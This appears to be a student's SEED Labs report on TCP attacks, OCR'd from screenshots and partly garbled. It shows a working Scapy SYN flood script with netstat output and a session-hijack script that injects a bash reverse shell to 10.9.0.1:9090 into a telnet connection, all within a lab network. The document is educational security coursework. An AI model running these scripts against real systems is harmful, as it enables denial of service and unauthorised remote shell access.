
LAB REPORT TCP

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SYN FLOODING:

When cookie mechanism was On, the telnet connection was readily established everytime I tried. Even when tried to reduce the queue size, got the same result.

```
seed@VM: ~/.../volumes
                                                                     Q =
                                                                seed@VM: ~/.../volumes
[02/21/23]seed@VM:~/.../Labsetup$ cd volumes
[02/21/23]seed@VM:~/.../volumes$ vi syn.py
[02/21/23]seed@VM:~/.../volumes$ vi syn.py
[02/21/23]seed@VM:~/.../volumes$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address
                                              Foreign Address
                                                                       State
           0
                  0 127.0.0.1:34983
                                              0.0.0.0:*
                                                                       LISTEN
tcp
           0
tcp
                  0 127.0.0.53:53
                                              0.0.0.0:*
                                                                       LISTEN
           0
                  0 0.0.0.0:22
                                              0.0.0.0:*
tcp
                                                                       LISTEN
           0
                  0 127.0.0.1:631
                                              0.0.0.0:*
                                                                       LISTEN
tcp
tcp
           0
                  0 0.0.0.0:23
                                              0.0.0.0:*
                                                                       LISTEN
tcp
           0
                  0 10.0.2.4:52024
                                              52.114.133.16:443
                                                                       ESTABLISHED
                  0 10.0.2.4:38396
                                              52.111.229.3:443
                                                                       ESTABLISHED
tcp
           0
                  0 10.0.2.4:49670
           0
                                              52.25.78.204:443
                                                                       ESTABLISHED
tcp
           0
                  0 10.0.2.4:40568
                                              52.96.109.178:443
                                                                       ESTABLISHED
tcp
           0
                  0 10.0.2.4:59062
                                              52.96.35.178:443
                                                                       ESTABLISHED
tcp
tcp6
           0
                  0 :::21
                                              :::*
                                                                       LISTEN
                                              :::*
tcp6
           0
                  0 :::22
                                                                       LISTEN
                  0 ::1:631
           0
                                                                       LISTEN
tcp6
                                              * * *
[02/21/23]seed@VM:~/.../volumes$
```

```
seed@VM: ~/.../volumes
                                                                    Q =
                                                 seed@VM: ~/.../v... ×
#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
ip = IP(dst="10.9.0.5")
tcp = TCP(dport= 23, flags='S")
pkt = ip/tcp
while True:
                 = str(IPv4Address(getrandbits(32))) # source iP
    pkt[IP].src
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32)
                                          # sequence number
    send(pkt, verbose = 0)
```

When cookie mechanism was turned off, the result was achieved i.e connection was timed out


```
seed@VM: ~/... × seed@V
```

```
seed@VM: ~/.../Labsetup
                                                                     Q =
               seed@VM: ~/...
                             seed@VM: ~/...
                                                        seed@VM: ~/...
                                                                     seed@VM: ~/...
[02/21/23]seed@VM:~/.../Labsetup$ docksh 83
root@83d3d7a35223:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f9f8fb1df371 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86 64)
 * Documentation:
                   https://help.ubuntu.com
 * Management:
                    https://landscape.canonical.com
 * Support:
                    https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Last login: Tue Feb 21 20:53:06 UTC 2023 from user2-10.9.0.7.net-10.9.0.0 on pts
/3
seed@f9f8fb1df371:~$ logout
Connection closed by foreign host.
root@83d3d7a35223:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>
                                                    mtu 1500
```


We can see the SYN requests:


```
seed@VM: ~/.../Labsetup
 seed@VM: ~/.../L...
                  seed@VM: ~/.../L...
                                   seed@VM: ~/.../La... × seed@VM: ~/.../v...
root@f9f8fb1df371:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address
                                               Foreign Address
                                                                         State
           0
                   0 0.0.0.0:23
                                               0.0.0.0:*
                                                                         LISTEN
tcp
tcp
           0
                   0 127.0.0.11:35275
                                               0.0.0.0:*
                                                                         LISTEN
           0
                   0 10.9.0.5:23
tcp
                                               222.179.59.23:50139
                                                                         SYN RECV
           0
                   0 10.9.0.5:23
                                                                         SYN_RECV
                                               214.239.166.52:31887
tcp
tcp
           0
                   0 10.9.0.5:23
                                               107.39.245.229:37636
                                                                         SYN_RECV
           0
                   0 10.9.0.5:23
                                               61.146.195.149:54538
                                                                         SYN RECV
tcp
                   0 10.9.0.5:23
                                               58.67.217.27:50479
                                                                         SYN RECV
tcp
           0
                                                                         SYN RECV
           0
                   0 10.9.0.5:23
                                               168.171.189.19:39925
tcp
           0
                   0 10.9.0.5:23
                                               44.210.118.27:56293
                                                                         SYN RECV
tcp
           0
                   0 10.9.0.5:23
                                                                         SYN RECV
tcp
                                               44.138.108.44:64512
tcp
           0
                   0 10.9.0.5:23
                                               48.78.159.228:8581
                                                                         SYN RECV
           0
                   0 10.9.0.5:23
                                                                         SYN RECV
tcp
                                               57.162.186.128:55772
                   0 10.9.0.5:23
           0
                                               137.26.246.119:18009
                                                                         SYN RECV
tcp
tcp
           0
                   0 10.9.0.5:23
                                               141.166.180.195:3854
                                                                         SYN RECV
           0
                   0 10.9.0.5:23
                                               91.111.211.224:19919
                                                                         SYN RECV
tcp
                                                                         SYN RECV
tcp
           0
                   0 10.9.0.5:23
                                               134.111.87.7:14421
                                                                         SYN RECV
           0
                   0 10.9.0.5:23
                                               118.179.34.19:762
tcp
                   0 10.9.0.5:23
                                               23.92.72.115:34043
                                                                         SYN RECV
           0
tcp
tcp
           0
                   0 10.9.0.5:23
                                               84.26.44.243:50020
                                                                         SYN RECV
tcp
           0
                   0 10.9.0.5:23
                                               154.17.174.239:60977
                                                                         SYN RECV
           0
                                               10.9.0.7:54566
                                                                         ESTABLISHED
tcp
                   0 10.9.0.5:23
```

Using wireshark to obtain the source port and the sequence number as these are not known by us



To restore this content, you can run the 'unminimize' command. Last login: Wed Feb 22 03:54:44 UTC 2023 from user2-10.9.0.7.net-10.9.0.0 on pts/1 seed@f9f8fbldf371:~\$ llConnection closed by foreign host.







Session hijack:

Code screenshot below in reverse shell but I have changed the data from cat secret.





Proof that attack was successful from wireshark



REVERSE SHELL:

Made changes to the auto hijack program and changed the data value

```
seed@VM: ~/.../volumes
                                                                         Q =
 seed@VM: ~/.../L...
                   seed@VM: ~/.../v...
                                    seed@VM: ~/.../La... ×
                                                     seed@VM: ~/.../La...
                                                                       seed@VM: ~/.../v...
#!/usr/bin/env python3
from scapy.all import *
import sys
def spoof(pkt):
    old ip = pkt[IP]
    old tcp = pkt[TCP]
    #TCP data length
    tcp_len = old_ip.len - old_ip.ihl*4 - old tcp.dataofs*4
    newseq = old_tcp.ack +10
    newack = old tcp.seq + tcp len
    ip = IP(src=old ip.dst, dst=old ip.src)
    tcp = TCP(sport=old tcp.dport, dport=old tcp.sport, flags="A", seq=newseq, a
ck=newack)
    data = "\n/bin/bash -i >/dev/tcp/10.9.0.1/9090 0<&1 2>&1 \n"
    pkt = ip/tcp/data
    ls(pkt)
    send(pkt,verbose=0)
    quit()
 - INSERT --
                                                                     13.29
                                                                                    Top
```

Terminal freezed below tells us that our attack is successful.

```
seed@VM: ~/.../Labsetup
 seed@VM: ~/... × seed@VM: ~/... ×
                            seed@VM: ~/... × seed@VM: ~/... × seed@VM: ~/...
docksh2f: command not found
[02/22/23]seed@VM:~/.../Labsetup$ docksh 2f
root@2fe16410b57e:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f9f8fb1df371 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86 64)
 * Documentation: https://help.ubuntu.com
 * Management:
                    https://landscape.canonical.com
 * Support:
                    https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Last login: Thu Feb 23 03:54:02 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts
/1
seed@f9f8fb1df371:~$ ls
seed@f9f8fb1df371:~$ l
```

Reverse shell achieved on terminal:

